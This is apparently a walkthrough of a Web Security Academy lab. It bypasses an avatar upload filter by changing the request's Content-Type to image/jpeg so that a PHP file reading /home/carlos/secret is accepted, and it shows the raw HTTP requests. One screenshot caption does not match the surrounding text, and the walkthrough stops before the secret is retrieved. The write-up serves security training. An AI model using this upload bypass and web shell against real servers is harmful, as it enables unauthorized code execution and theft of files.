

Lab: Web shell upload via Content-Type restriction bypass

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

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Your username is: wiener

Email

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Avatar:

Choose File

No file chosen

Upload

Take an ordinary jpeg image and upload the image and intercept the traffic using Burpsuite.

The file `avatars/OIP.jpg` has been uploaded.

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In Burpsuite, go to Proxy > HTTP History column.


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	http://edge-http.microsoft.com	GET	/captiveportal/generate_204			200	276					✓	13.107.6.158		18:50:28.16 ...	8080
2	https://0ae105104e01b1e980...	GET	/my-account?to=winner	✓		200	4129	HTML		Web shell upload via C...		✓	34.246.129.62		18:51:33.16 ...	8080
3	https://0ae105104e01b1e980...	POST	/my-account/avatar			200	327	HTML				✓	34.246.129.62		18:50:56.16 ...	8080
4	https://0ae105104e01b1e980...	GET	/my-account			200	4139	HTML		Web shell upload via C...		✓	34.246.129.62		18:51:10.16 ...	8080
5	https://0ae105104e01b1e980...	GET	/files/avatars/OIP.jpg			200	38431	JPEG	jpg			✓	34.246.129.62		18:51:22.16 ...	8080

The screenshot shows the Network tab in a web browser's developer tools. The selected request is a GET request to `/files/robots.txt` with a status of 200 OK. The response pane displays the content of the `robots.txt` file, which includes disallow rules for `/api/`, `/img/`, `/js/`, and `/css/`. The response is shown in a hex dump format.

This is how the server fetch the uploaded image, Lets create an exploit.php which is used to retrieve the carlos user secret message,

Exploit.php

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```



Uploading the exploit.php in the avatar image upload column.

Initially when we try to upload the exploit, the http request will look like the below,

```
Pretty Raw Hex
1 POST /my-account/avatar HTTP/2
2 Host: 0a61005104e01be980d5d50e006e0053.web-security-academy.net
3 Cookie: session=206xtLvDu397g3jtcUeLheWgFitjhnJj
4 Content-Length: 476
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a61005104e01be980d5d50e006e0053.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJc7PqvF5vzfVHlCB
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a61005104e01be980d5d50e006e0053.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
21
22 -----WebKitFormBoundaryJc7PqvF5vzfVHlCB
23 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
24 Content-Type: application/octet-stream
25
26 <?php echo file_get_contents('/home/carlos/secret'); ?>
27 -----WebKitFormBoundaryJc7PqvF5vzfVHlCB
28 Content-Disposition: form-data; name="user"
29
30 wiener
31 -----WebKitFormBoundaryJc7PqvF5vzfVHlCB
32 Content-Disposition: form-data; name="csrf"
33
34 fBaH0irNfBl5CnCbIqc5VbcoGZELGh
35 -----WebKitFormBoundaryJc7PqvF5vzfVHlCB--
36
```

The Below is the Response for the exploit upload HTTP Request. It states that only image/jpeg and image/png is allowed but in the above HTTP Request the Content Type is application/octet-stream, we need to modify that to image/jpeg to bypass the validation.

Sorry, file type application/octet-stream is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

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Uploading the Exploit by modifying the Content-type and Bypass Validation.

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7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a61005104e01be980d5d50e006e0053.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryABGTh5TineFGC7xA
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
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19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
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22 -----WebKitFormBoundaryABGTh5TineFGC7xA
23 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
24 Content-Type: image/jpeg
25
26 <?php echo file_get_contents('/home/carlos/secret'); ?>
27 -----WebKitFormBoundaryABGTh5TineFGC7xA
28 Content-Disposition: form-data; name="user"
29
30 wiener
31 -----WebKitFormBoundaryABGTh5TineFGC7xA
32 Content-Disposition: form-data; name="csrf"
33
34 fBaH0irNfBl5CnCbIqc5VbcoGZELGh
35 -----WebKitFormBoundaryABGTh5TineFGC7xA--
36
```

The file avatars/exploit.php has been uploaded.

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We have uploaded the exploit successfully, Next thing is to retrieve the Carlos Secret.

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Your username is: wiener

Email

Update email




Avatar:

Choose File No file chosen

Upload

Right Click on the Avatar Icon and Click Open the Image on new tab.



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Your username is: wiener

Email

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